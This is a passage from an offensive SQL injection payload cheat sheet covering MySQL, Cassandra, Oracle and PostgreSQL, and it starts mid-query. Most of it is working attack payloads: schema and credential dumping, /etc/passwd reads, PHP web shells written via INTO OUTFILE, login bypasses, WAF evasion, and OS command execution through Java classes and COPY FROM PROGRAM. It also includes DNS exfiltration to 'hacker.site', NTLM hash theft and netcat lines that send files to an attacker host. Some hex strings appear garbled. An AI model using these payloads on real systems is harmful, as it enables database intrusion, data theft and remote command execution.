concat(0x3c623e,@t:=table_name,0x3c2f623e) from information_Schema.tables where
table_schema=@sc and table_name>@t order by table_name limit
1),0x203a20284e756d626572204f6620436f6c756d6e7320496e207461626c65203a3a20,(select
count(*) from information_Schema.columns where
table_name=@t),0x29,0x3c2f666f6e743e,0x202d2d3a20,@c:=0x00,@cc:=0x00,@cr:=0,benchm
ark((Select count(*) from information_schema.columns where table_schema=@sc and
table_name=@t),@cc:=concat(@cc,0x3c62723e,0x3c666f6e7420636f6c6f723d707572706c653e
,LPAD(@cr:=@cr%2b1,3,0x30),0x2e20,(Select (@c:=column_name) from
information_schema.columns where table_schema=@sc and table_name=@t and
column_name>@c order by column_name LIMIT
1),0x3c2f666f6e743e)),@cc,0x3c62723e)),@tt)),@scc),0x3c62723e3c62723e,0x3c62723e3c
62723e)+

.
```

```
-- N1Z4M WAF
+/*!13337concat*/(0x3c616464726573733e3c63656e7465723e3c62723e3c68313e3c666f6e7420636f6c6f723d22526564223e496e6a6563746564206279204e315a344d3c2f666f6e743e3c68313e3c2f63656e7465723e3c62723e3c666f6e7420636f6c6f723d2223663364393631223e4461746162617365207e3e3e203c2f666f6e743e,database/**N1Z4M**/(),0x3c62723e3c666f6e7420636f6c6f723d2223306639643936223e56657273696f6e207e3e3e203c2f666f6e743e,@@version,0x3c62723e3c666f6e7420636f6c6f723d2223306637363964223e55736572207e3e3e203c2f666f6e743e,user/**N1Z4M**/(),0x3c62723e3c666f6e7420636f6c6f723d2223306639643365223e506f7274207e3e3e203c2f666f6e743e,@@port,0x3c62723e3c666f6e7420636f6c6f723d2223346435613733223e4f53207e3e3e203c2f666f6e743e,@@version_compile_os,0x2c3c62723e3c666f6e7420636f6c6f723d2223366134343732223e44617461204469726563746f7279204c6f636174696f6e207e3e3e203c2f666f6e743e,@@datadir,0x3c62723e3c666f6e7420636f6c6f723d2223333130343362223e55554944207e3e3e203c2f666f6e743e,UUID/**N1Z4M**/(),0x3c62723e3c666f6e7420636f6c6f723d2223363930343637223e43757272656e742055736572207e3e3e203c2f666f6e743e,current_user/**N1Z4M**/(),0x3c62723e3c666f6e7420636f6c6f723d2223383432303831223e54656d70204469726563746f7279207e3e3e203c2f666f6e743e,@@tmpdir,0x3c62723e3c666f6e7420636f6c6f723d2223396336623934223e424954532044455441494c53207e3e3e203c2f666f6e743e,@@version_compile_machine,0x3c62723e3c666f6e7420636f6c6f723d2223396630613838223e46494c452053595354454d207e3e3e203c2f666f6e743e,@@CHARACTER_SET_FILESYSTEM,0x3c62723e3c666f6e7420636f6c6f723d2223393234323564223e486f7374204e616d65207e3e3e203c2f666f6e743e,@@hostname,0x3c62723e3c666f6e7420636f6c6f723d2223393430313333223e53797374656d2055554944204b6579207e3e3e203c2f666f6e743e,UUID/**N1Z4M**/(),0x3c62723e3c666f6e7420636f6c6f723d2223613332363531223e53796d4c696e6b20207e3e3e203c2f666f6e743e,@@GLOBAL.have_symlink,0x3c62723e3c666f6e7420636f6c6f723d2223353830633139223e53534c207e3e3e203c2f666f6e743e,@@GLOBAL.have_ssl,0x3c62723e3c666f6e7420636f6c6f723d2223393931663333223e42617365204469726563746f7279207e3e3e203c2f666f6e743e,@@basedir,0x3c62723e3c2f616464726573733e3c62723e3c666f6e7420636f6c6f723d22626c7565223e,
(/*!13337select*/(@a)/*!13337from*/(/*!13337select*/(@a:=0x00),
(/*!13337select*/(@a)/*!13337from*/(information_schema.columns)/*!13337where*/(table_schema!=0x696e666f726d6174696f6e5f736368656d61)and(@a)in(@a:=/*!13337concat*/(@a,table_schema,0x3c666f6e7420636f6c6f723d22726564223e20203a3a203c2f666f6e743e,table_name,0x3c666f6e7420636f6c6f723d22726564223e20203a3a203c2f666f6e743e,column_name,0x3c62723e))))a))+

-- sharik
(select(@a)from(select(@a:=0x00),
(select(@a)from(information_schema.columns)where(table_schema!=0x696e666f726d6174696f6e5f736368656d61)and(@a)in(@a:=concat(@a,table_name,0x203a3a20,column_name,0x3c62723e))))a)
```

## MYSQL Current queries

This table can list all operations that DB is performing at the moment.

```
union SELECT 1,state,info,4 FROM INFORMATION_SCHEMA.PROCESSLIST #

-- Dump in one shot example for the table content.
union select 1,(select(@)from(select(@:=0x00),
(select(@)from(information_schema.processlist)where(@)in(@:=concat(@,0x3C62723E,state,0x3a,info))))a),3,4 #
```

## MYSQL Read content of a file

Need the `filepriv`, otherwise you will get the error : `ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement`

```
' UNION ALL SELECT LOAD_FILE('/etc/passwd') --
```

```
UNION ALL SELECT TO_base64(LOAD_FILE('/var/www/html/index.php'));
```

If you are `root` on the database, you can re-enable the `LOAD_FILE` using the following query

```
GRANT FILE ON *.* TO 'root'@'localhost'; FLUSH PRIVILEGES;#
```

## MYSQL Write a shell

### Into outfile method

```
[...] UNION SELECT "<?php system($_GET['cmd']); ?>" into outfile
"C:\\xampp\\htdocs\\backdoor.php"
[...] UNION SELECT '' INTO OUTFILE '/var/www/html/x.php' FIELDS TERMINATED BY '<?
php phpinfo();?>'
[...] UNION SELECT 1,2,3,4,5,0x3c3f706870207068706e666f28293b203f3e into outfile
'C:\\wamp\\www\\pwnd.php'-- -
[...] union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into
OUTFILE 'c:/inetpub/wwwroot/backdoor.php'
```

### Into dumpfile method

```
[...] UNION SELECT 0xPHP_PAYLOAD_IN_HEX, NULL, NULL INTO DUMPFILE 'C:/Program
Files/EasyPHP-12.1/www/shell.php'
[...] UNION SELECT 0x3c3f7068702073797374656d28245f4745545b2763275d293b203f3e INTO
DUMPFILE '/var/www/html/images/shell.php';
```

## MYSQL Truncation

In MYSQL "`admin `" and "`admin`" are the same. If the username column in the database has a character-limit the rest of the characters are truncated. So if the database has a column-limit of 20 characters and we input a string with 21 characters the last 1 character will be removed.

```
`username` varchar(20) not null
```

Payload: `username = "admin a"`

## MYSQL Fast Exploitation

Requirement: `MySQL >= 5.7.22`

Use `json_arrayagg()` instead of `group_concat()` which allows less symbols to be displayed

- group_concat() = 1024 symbols
- json_arrayagg() > 16,000,000 symbols

```
SELECT json_arrayagg(concat_ws(0x3a,table_schema,table_name)) from
INFORMATION_SCHEMA.TABLES;
```

## MYSQL UDF command execution

First you need to check if the UDF are installed on the server.

```
$ whereis lib_mysqludf_sys.so
/usr/lib/lib_mysqludf_sys.so
```

Then you can use functions such as `sys_exec` and `sys_eval`.

```
$ mysql -u root -p mysql
Enter password: [...]
mysql> SELECT sys_eval('id');
+--------------------------------------------------+
| sys_eval('id') |
+--------------------------------------------------+
| uid=118(mysql) gid=128(mysql) groups=128(mysql) |
+--------------------------------------------------+
```

## MYSQL Out of band

```
select @@version into outfile '\\\\192.168.0.100\\temp\\out.txt';
select @@version into dumpfile '\\\\192.168.0.100\\temp\\out.txt
```

### DNS exfiltration

```
select load_file(concat('\\\\',version(),'.hacker.site\\a.txt'));
select
load_file(concat(0x5c5c5c5c,version(),0x2e6861636b65722e736974655c5c612e747874))
```

```
```

### UNC Path - NTLM hash stealing

```
select load_file('\\\\error\\abc');
select load_file(0x5c5c5c5c6572726f725c5c616263);
select 'osanda' into dumpfile '\\\\error\\abc';
select 'osanda' into outfile '\\\\error\\abc';
load data infile '\\\\error\\abc' into table database.table_name;
```

# Cassandra Injection

> Apache Cassandra is a free and open-source distributed wide column store NoSQL database management system

## Summary

## Cassandra comment

```
/* Cassandra Comment */
```

## Cassandra - Login Bypass

### Login Bypass 0

```
username: admin' ALLOW FILTERING; %00
password: ANY
```

### Login Bypass 1

```
username: admin'/*
password: */and pass>'
```

The injection would look like the following SQL query

```
```

```
SELECT * FROM users WHERE user = 'admin'/*' AND pass = '*/and pass>'' ALLOW
FILTERING;
```

### Insert Statement - ON DUPLICATE KEY UPDATE

ON DUPLICATE KEY UPDATE keywords is used to tell MySQL what to do when the application tries to insert a row that already exists in the table. We can use this to change the admin password by:

```
Inject using payload:
  attacker_dummy@example.com", "bcrypt_hash_of_qwerty"), ("admin@example.com",
"bcrypt_hash_of_qwerty") ON DUPLICATE KEY UPDATE password="bcrypt_hash_of_qwerty"
--

The query would look like this:
INSERT INTO users (email, password) VALUES ("attacker_dummy@example.com",
"bcrypt_hash_of_qwerty"), ("admin@example.com", "bcrypt_hash_of_qwerty") ON
DUPLICATE KEY UPDATE password="bcrypt_hash_of_qwerty" -- ",
"bcrypt_hash_of_your_password_input");

This query will insert a row for the user “attacker_dummy@example.com”. It will
also insert a row for the user “admin@example.com”.
Because this row already exists, the ON DUPLICATE KEY UPDATE keyword tells MySQL
to update the `password` column of the already existing row to
"bcrypt_hash_of_qwerty".

After this, we can simply authenticate with “admin@example.com” and the password
“qwerty”!
```

# Oracle SQL Injection

## Summary

## Oracle SQL Default Databases

| Name | Description |
|---|---|
| SYSTEM | Available in all versions |
| SYSAUX | Available in all versions |

## Oracle SQL Comments

| Type | Description |
|---|---|
| `-- -` | SQL comment |

## Oracle SQL Version

```
SELECT user FROM dual UNION SELECT * FROM v$version
SELECT banner FROM v$version WHERE banner LIKE 'Oracle%';
SELECT banner FROM v$version WHERE banner LIKE 'TNS%';
SELECT version FROM v$instance;
```

## Oracle SQL Hostname

```
SELECT host_name FROM v$instance; (Privileged)
SELECT UTL_INADDR.get_host_name FROM dual;
SELECT UTL_INADDR.get_host_name('10.0.0.1') FROM dual;
SELECT UTL_INADDR.get_host_address FROM dual;
```

## Oracle SQL Database Name

```
SELECT global_name FROM global_name;
SELECT name FROM V$DATABASE;
SELECT instance_name FROM V$INSTANCE;
SELECT SYS.DATABASE_NAME FROM DUAL;
```

## Oracle SQL Database Credentials

| Query | Description |
|---|---|
| `SELECT username FROM all_users;` | Available on all versions |
| `SELECT name, password from sys.user$;` | Privileged, <= 10g |
| `SELECT name, spare4 from sys.user$;` | Privileged, <= 11g |

## Oracle SQL List Databases

```
SELECT DISTINCT owner FROM all_tables;
```

## Oracle SQL List Columns

```
SELECT column_name FROM all_tab_columns WHERE table_name = 'blah';
SELECT column_name FROM all_tab_columns WHERE table_name = 'blah' and owner =
'foo';
```

## Oracle SQL List Tables

```
SELECT table_name FROM all_tables;
SELECT owner, table_name FROM all_tables;
SELECT owner, table_name FROM all_tab_columns WHERE column_name LIKE '%PASS%';
```

## Oracle SQL Error based

| Description | Query |
|---|---|
| Invalid HTTP Request | SELECT utl_inaddr.get_host_name((select banner from v$version where rownum=1)) FROM dual |
| CTXSYS.DRITHSX.SN | SELECT CTXSYS.DRITHSX.SN(user,(select banner from v$version where rownum=1)) FROM dual |
| Invalid XPath | SELECT ordsys.ord_dicom.getmappingxpath((select banner from v$version where rownum=1),user,user) FROM dual |
| Invalid XML | SELECT to_char(dbms_xmlgen.getxml('select "'\|\|(select user from sys.dual)\|\|'" FROM sys.dual')) FROM dual |
| Invalid XML | SELECT rtrim(extract(xmlagg(xmlelement("s", username \|\| ',')),'/s').getstringval(),',') FROM all_users |
| SQL Error | SELECT NVL(CAST(LENGTH(USERNAME) AS VARCHAR(4000)),CHR(32)) FROM (SELECT USERNAME,ROWNUM AS LIMIT FROM SYS.ALL_USERS) WHERE LIMIT=1)) |

## Oracle SQL Blind

| Description | Query |
|---|---|
| Version is 12.2 | SELECT COUNT(*) FROM v$version WHERE banner LIKE 'Oracle%12.2%'; |
| Subselect is enabled | SELECT 1 FROM dual WHERE 1=(SELECT 1 FROM dual) |

| Description | Query |
|---|---|
| Table log_table exists | SELECT 1 FROM dual WHERE 1=(SELECT 1 from log_table); |
| Column message exists in table log_table | SELECT COUNT(*) FROM user_tab_cols WHERE column_name = 'MESSAGE' AND table_name = 'LOG_TABLE'; |
| First letter of first message is t | SELECT message FROM log_table WHERE rownum=1 AND message LIKE 't%'; |

## Oracle SQL Time based

```
AND [RANDNUM]=DBMS_PIPE.RECEIVE_MESSAGE('[RANDSTR]',[SLEEPTIME])
```

## Oracle SQL Command Execution

- ODAT (Oracle Database Attacking Tool)

### Oracle Java Execution

- List Java privileges

```
select * from dba_java_policy
select * from user_java_policy
```

- Grant privileges

```
exec dbms_java.grant_permission('SCOTT', 'SYS:java.io.FilePermission','<<ALL FILES>>','execute');
exec dbms_java.grant_permission('SCOTT','SYS:java.lang.RuntimePermission', 'writeFileDescriptor', '');
exec dbms_java.grant_permission('SCOTT','SYS:java.lang.RuntimePermission', 'readFileDescriptor', '');
```

- Execute commands
  - 10g R2, 11g R1 and R2: `DBMS_JAVA_TEST.FUNCALL()`

```
SELECT DBMS_JAVA_TEST.FUNCALL('oracle/aurora/util/Wrapper','main','c:\\windows\\system32\\cmd.exe','/c', 'dir >c:\test.txt') FROM DUAL
SELECT DBMS_JAVA_TEST.FUNCALL('oracle/aurora/util/Wrapper','main','/bin/bash','-c','/bin/ls>/tmp/OUT2.LST') from dual
```

   - 11g R1 and R2: `DBMS_JAVA.RUNJAVA()`

   ```sql
   SELECT DBMS_JAVA.RUNJAVA('oracle/aurora/util/Wrapper /bin/bash -c
   /bin/ls>/tmp/OUT.LST') FROM DUAL
   ```

## Oracle Java Class

```sql
/* create Java class */
BEGIN
EXECUTE IMMEDIATE 'create or replace and compile java source named "PwnUtil" as
import java.io.*; public class PwnUtil{ public static String runCmd(String args){
try{ BufferedReader myReader = new BufferedReader(new
InputStreamReader(Runtime.getRuntime().exec(args).getInputStream()));String stemp,
str = "";while ((stemp = myReader.readLine()) != null) str += stemp +
"\n";myReader.close();return str;} catch (Exception e){ return e.toString();}}
public static String readFile(String filename){ try{ BufferedReader myReader = new
BufferedReader(new FileReader(filename));String stemp, str = "";while((stemp =
myReader.readLine()) != null) str += stemp + "\n";myReader.close();return str;}
catch (Exception e){ return e.toString();}}};';
END;
/

BEGIN
EXECUTE IMMEDIATE 'create or replace function PwnUtilFunc(p_cmd in varchar2)
return varchar2 as language java name ''PwnUtil.runCmd(java.lang.String) return
String'';';
END;
/

/* run OS command */
SELECT PwnUtilFunc('ping -c 4 localhost') FROM dual;
```

or (hex encoded)

```sql
/* create Java class */
SELECT TO_CHAR(dbms_xmlquery.getxml('declare PRAGMA AUTONOMOUS_TRANSACTION; begin
execute immediate
utl_raw.cast_to_varchar2(hextoraw(''637265617465206f72207265706c61636520616e642063
6f6d70696c65206a61766120736f75726365206e616d6564202270776e7574696c2220617320696d70
6f7274206a6176612e696f2e2a3b7075626c696320636c617373207077e7574696c7b7075626c6963
20737461746963205374726696e672072756e28537472696e67206172677329297b7472797b4275666665
726564526561646572206d726561643d6e657720427566666572656452656164657228e657720496e
70757453747265616d5265616465722852756e74696d652e67657452756e74696d6528292e65786563
2861726773292e676574496e70757453747265616d282929293b20537472696e67207374656d702c20
7374723d22223b207768696c6528287374656d703d6d726561642e726561644c696e65282929920213d
6e756c6c29207374722b3d7374656d702b225c6e223b206d726561642e636c6f736528293b20726574
75726e207374723b7d636174636828457863657074696f6e2065297b72657475726e20652e746f5374
72696e6728293b7d7d7d''));
```

```
EXECUTE IMMEDIATE
utl_raw.cast_to_varchar2(hextoraw(''637265617465206f72207265706c616365206675e6374
696f6e2050776e5574696c46756e6328705f636d6420696e207661726368617232292072657475726e
207661726368617232206173206c616e6775616765206a617661206e616d65202770776e7574696c2e
72756e286a6176612e6c616e672e537472696e6729207265747572e20537472696e67273b''));
end;')) results FROM dual

/* run OS command */
SELECT PwnUtilFunc('ping -c 4 localhost') FROM dual;
```

## WAF Bypass

### White spaces alternatives

No Space (%20) - bypass using whitespace alternatives

```
?id=1%09and%091=1%09--
?id=1%0Dand%0D1=1%0D--
?id=1%0Cand%0C1=1%0C--
?id=1%0Band%0B1=1%0B--
?id=1%0Aand%0A1=1%0A--
?id=1%A0and%A01=1%A0--
```

No Whitespace - bypass using comments

```
?id=1/*comment*/and/**/1=1/**/--
```

No Whitespace - bypass using parenthesis

```
?id=(1)and(1)=(1)--
```

Whitespace alternatives by DBMS

| DBMS | ASCII characters in hexadicimal |
|---|---|
| SQLite3 | 0A, 0D, 0C, 09, 20 |
| MySQL 5 | 09, 0A, 0B, 0C, 0D, A0, 20 |
| MySQL 3 | 01, 02, 03, 04, 05, 06, 07, 08, 09, 0A, 0B, 0C, 0D, 0E, 0F, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 1A, 1B, 1C, 1D, 1E, 1F, 20, 7F, 80, 81, 88, 8D, 8F, 90, 98, 9D, A0 |
| PostgreSQL | 0A, 0D, 0C, 09, 20 |
| Oracle 11g | 00, 0A, 0D, 0C, 09, 20 |

| DBMS | ASCII characters in hexadicimal |
|---|---|
| MSSQL | 01, 02, 03, 04, 05, 06, 07, 08, 09, 0A, 0B, 0C, 0D, 0E, 0F, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 1A, 1B, 1C, 1D, 1E, 1F, 20 |

Example of query where spaces were replaced by ascii characters above 0x80

```
♀SELECT§*⌂FROM☺users♫WHERE♂1☼=¶1‼
```

## No Comma

Bypass using OFFSET, FROM and JOIN

```
LIMIT 0,1         -> LIMIT 1 OFFSET 0
SUBSTR('SQL',1,1) -> SUBSTR('SQL' FROM 1 FOR 1).
SELECT 1,2,3,4    -> UNION SELECT * FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 
3)c JOIN (SELECT 4)d
```

## No Equal

Bypass using LIKE/NOT IN/IN/BETWEEN

```
?id=1 and substring(version(),1,1)like(5)
?id=1 and substring(version(),1,1)not in(4,3)
?id=1 and substring(version(),1,1)in(4,3)
?id=1 and substring(version(),1,1) between 3 and 4
```

## Case modification

Bypass using uppercase/lowercase (see keyword AND)

```
?id=1 AND 1=1#
?id=1 AnD 1=1#
?id=1 aNd 1=1#
```

Bypass using keywords case insensitive / Bypass using an equivalent operator

```
AND   -> &&
OR    -> ||
=     -> LIKE,REGEXP, BETWEEN, not < and not >
> X   -> not between 0 and X
WHERE -> HAVING
```

## Obfuscation by DBMS

### MySQL

```
1.UNION SELECT  2
3.2UNION    SELECT  2
1e0UNION    SELECT  2
SELECT\N/0.e3UNION  SELECT  2
1e1AND-0.0UNION SELECT  2
1/*!12345UNION/*!31337SELECT/*!table_name*/
{ts 1}UNION SELECT.``   1.e.table_name
SELECT  $.``    1.e.table_name
SELECT{_    .``1.e.table_name}
SELECT  LightOS .   ``1.e.table_name    LightOS
SELECT  information_schema 1337.e.tables    13.37e.table_name
SELECT  1   from    information_schema 9.e.table_name
```

### MSSQL

```
.1UNION SELECT  2
1.UNION SELECT.2alias
1e0UNION    SELECT  2
1e1AND-1=0.0UNION   SELECT  2
SELECT  0xUNION SELECT  2
SELECT\UNION    SELECT  2
\1UNION SELECT  2
SELECT  1FROM[table]WHERE\1=\1AND\1=\1
SELECT"table_name"FROM[information_schema].[tables]
```

### Oracle

```
1FUNION SELECT  2
1DUNION SELECT  2
SELECT  0x7461626c655f6e616d65  FROM    all_tab_tables
SELECT  CHR(116)    ||  CHR(97) ||  CHR(98) FROM    all_tab_tables
SELECT%00table_name%00FROM%00all_tab_tables
```

## More MySQL specific

`information_schema.tables` alternative

```
select * from mysql.innodb_table_stats;
+----------------+-----------------------+---------------------+--------+---------
-------------+--------------------------+
| database_name  | table_name            | last_update         | n_rows |
clustered_index_size | sum_of_other_index_sizes |
+----------------+-----------------------+---------------------+--------+---------
-------------+--------------------------+
| Test          | guestbook             | 2023-01-19 21:02:57 |      0 |
1 |                        0 |
| Test           | users                 | 2023-01-19 21:03:07 |      5 |
1 |                        0 |
...
+----------------+-----------------------+---------------------+--------+---------
-------------+--------------------------+

mysql> show tables in Test;
+-----------------+
| Tables_in_Test |
+-----------------+
| guestbook      |
| users          |
+-----------------+
```

Version Alternative

```
mysql> select @@innodb_version;
+-------------------+
| @@innodb_version |
+-------------------+
| 5.6.31           |
+-------------------+

mysql> select @@version;
+-------------------------+
| @@version               |
+-------------------------+
| 5.6.31-0ubuntu0.15.10.1 |
+-------------------------+

mysql> mysql> select version();
+-------------------------+
| version()               |
+-------------------------+
| 5.6.31-0ubuntu0.15.10.1 |
+-------------------------+
```

**WAF bypass for MySQL using scientific notation**

Blocked

```
' or ''='
```

Working

```
' or 1.e('')='
```

Obfuscated query

```
1.e(ascii 1.e(substring(1.e(select password from users limit 1 1.e,1 1.e) 1.e,1
1.e,1 1.e)1.e)1.e) = 70 or'1'='2
```

## Labs

- SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
- SQL injection vulnerability allowing login bypass
- SQL injection with filter bypass via XML encoding
- SQL Labs

# PostgreSQL injection

## Summary

## PostgreSQL Comments

```
--
/**/
```

## PostgreSQL chain injection points symbols

```
; #Used to terminate a SQL command. The only place it can be used within a
statement is within a string constant or quoted identifier.
|| #or statement

# usage examples:
/?whatever=1;(select 1 from pg_sleep(5))
/?whatever=1||(select 1 from pg_sleep(5))
```

## PostgreSQL Version

```
SELECT version()
```

## PostgreSQL Current User

```
SELECT user;
SELECT current_user;
SELECT session_user;
SELECT usename FROM pg_user;
SELECT getpgusername();
```

## PostgreSQL List Users

```
SELECT usename FROM pg_user
```

## PostgreSQL List Password Hashes

```
SELECT usename, passwd FROM pg_shadow
```

## PostgreSQL List Database Administrator Accounts

```
SELECT usename FROM pg_user WHERE usesuper IS TRUE
```

## PostgreSQL List Privileges

```
SELECT usename, usecreatedb, usesuper, usecatupd FROM pg_user
```

## PostgreSQL Check if Current User is Superuser

```
SHOW is_superuser;
SELECT current_setting('is_superuser');
SELECT usesuper FROM pg_user WHERE usename = CURRENT_USER;
```

## PostgreSQL Database Name

```
SELECT current_database()
```

## PostgreSQL List Database

```
SELECT datname FROM pg_database
```

## PostgreSQL List Tables

```
SELECT table_name FROM information_schema.tables
```

## PostgreSQL List Columns

```
SELECT column_name FROM information_schema.columns WHERE table_name='data_table'
```

## PostgreSQL Error Based

```
,cAsT(chr(126)||vErSiOn()||chr(126)+aS+nUmeRiC)
,cAsT(chr(126)||
(sEleCt+table_name+fRoM+information_schema.tables+lImIt+1+offset+data_offset)||chr
(126)+as+nUmeRiC)--
,cAsT(chr(126)||
(sEleCt+column_name+fRoM+information_schema.columns+wHerE+table_name='data_table'+
lImIt+1+offset+data_offset)||chr(126)+as+nUmeRiC)--
,cAsT(chr(126)||
(sEleCt+data_column+fRoM+data_table+lImIt+1+offset+data_offset)||chr(126)+as+nUmeR
iC)

' and 1=cast((SELECT concat('DATABASE: ',current_database())) as int) and '1'='1
' and 1=cast((SELECT table_name FROM information_schema.tables LIMIT 1 OFFSET
data_offset) as int) and '1'='1
' and 1=cast((SELECT column_name FROM information_schema.columns WHERE
table_name='data_table' LIMIT 1 OFFSET data_offset) as int) and '1'='1
' and 1=cast((SELECT data_column FROM data_table LIMIT 1 OFFSET data_offset) as
int) and '1'='1
```

## PostgreSQL XML helpers

```
select query_to_xml('select * from pg_user',true,true,''); -- returns all the
results as a single xml row
```

The `query_to_xml` above returns all the results of the specified query as a single result. Chain this with the PostgreSQL Error Based technique to exfiltrate data without having to worry about `LIMIT`ing your query to one result.

```
select database_to_xml(true,true,''); -- dump the current database to XML
select database_to_xmlschema(true,true,''); -- dump the current db to an XML
schema
```

Note, with the above queries, the output needs to be assembled in memory. For larger databases, this might cause a slow down or denial of service condition.

## PostgreSQL Blind

```
' and substr(version(),1,10) = 'PostgreSQL' and '1  -> OK
' and substr(version(),1,10) = 'PostgreXXX' and '1  -> KO
```

## PostgreSQL Time Based

**Identify time based**

```
select 1 from pg_sleep(5)
;(select 1 from pg_sleep(5))
||(select 1 from pg_sleep(5))
```

**Database dump time based**

```
select case when substring(datname,1,1)='1' then pg_sleep(5) else pg_sleep(0) end
from pg_database limit 1
```

**Table dump time based**

```
select case when substring(table_name,1,1)='a' then pg_sleep(5) else pg_sleep(0)
end from information_schema.tables limit 1
```

**columns dump time based**

```
select case when substring(column,1,1)='1' then pg_sleep(5) else pg_sleep(0) end
from table_name limit 1
select case when substring(column,1,1)='1' then pg_sleep(5) else pg_sleep(0) end
from table_name where column_name='value' limit 1
```

```
AND [RANDNUM]=(SELECT [RANDNUM] FROM PG_SLEEP([SLEEPTIME]))
AND [RANDNUM]=(SELECT COUNT(*) FROM GENERATE_SERIES(1,[SLEEPTIME]000000))
```

## PostgreSQL Stacked Query

Use a semi-colon ";" to add another query

```
http://host/vuln.php?id=injection';create table NotSoSecure (data varchar(200));--
```

## PostgreSQL File Read

```
select pg_ls_dir('./');
select pg_read_file('PG_VERSION', 0, 200);
```

NOTE: Earlier versions of Postgres did not accept absolute paths in `pg_read_file` or `pg_ls_dir`. Newer versions (as of this commit) will allow reading any file/filepath for super users or users in the `default_role_read_server_files` group.

```
CREATE TABLE temp(t TEXT);
COPY temp FROM '/etc/passwd';
SELECT * FROM temp limit 1 offset 0;
```

```
SELECT lo_import('/etc/passwd'); -- will create a large object from the file and
return the OID
SELECT lo_get(16420); -- use the OID returned from the above
SELECT * from pg_largeobject; -- or just get all the large objects and their data
```

## PostgreSQL File Write

```
CREATE TABLE pentestlab (t TEXT);
INSERT INTO pentestlab(t) VALUES('nc -lvvp 2346 -e /bin/bash');
SELECT * FROM pentestlab;
COPY pentestlab(t) TO '/tmp/pentestlab';
```

Or as one line:

```
COPY (SELECT 'nc -lvvp 2346 -e /bin/bash') TO '/tmp/pentestlab';
```

```
SELECT lo_from_bytea(43210, 'your file data goes in here'); -- create a large
object with OID 43210 and some data
SELECT lo_put(43210, 20, 'some other data'); -- append data to a large object at
offset 20
SELECT lo_export(43210, '/tmp/testexport'); -- export data to /tmp/testexport
```


## PostgreSQL Command execution

### CVE-2019–9193

Can be used from Metasploit if you have a direct access to the database, otherwise you need to execute manually the following SQL queries.

```
DROP TABLE IF EXISTS cmd_exec;          -- [Optional] Drop the table you want to
use if it already exists
CREATE TABLE cmd_exec(cmd_output text); -- Create the table you want to hold the
```

```
command output
COPY cmd_exec FROM PROGRAM 'id';         -- Run the system command via the COPY
FROM PROGRAM function
SELECT * FROM cmd_exec;                  -- [Optional] View the results
DROP TABLE IF EXISTS cmd_exec;           -- [Optional] Remove the table
```



```
postgres@ubuntu:~$ /usr/lib/postgresql/11/bin/postgres -V
postgres (PostgreSQL) 11.2 (Ubuntu 11.2-1.pgdg18.04+1)
postgres@ubuntu:~$ psql
psql (11.2 (Ubuntu 11.2-1.pgdg18.04+1))
Type "help" for help.

postgres=# \c postgres
You are now connected to database "postgres" as user "postgres".
postgres=# DROP TABLE IF EXISTS cmd_exec;
DROP TABLE
postgres=# CREATE TABLE cmd_exec(cmd_output text);
CREATE TABLE
postgres=# COPY cmd_exec FROM PROGRAM 'whoami';
COPY 1
postgres=# SELECT * FROM cmd_exec;
 cmd_output
------------
 postgres
(1 row)
```

### Using libc.so.6

```
CREATE OR REPLACE FUNCTION system(cstring) RETURNS int AS '/lib/x86_64-linux-
gnu/libc.so.6', 'system' LANGUAGE 'c' STRICT;
SELECT system('cat /etc/passwd | nc <attacker IP> <attacker port>');
```

### Bypass Filter

**Quotes**

Using CHR

```
SELECT CHR(65)||CHR(66)||CHR(67);
```

Using Dollar-signs ( >= version 8 PostgreSQL)

```
SELECT $$This is a string$$
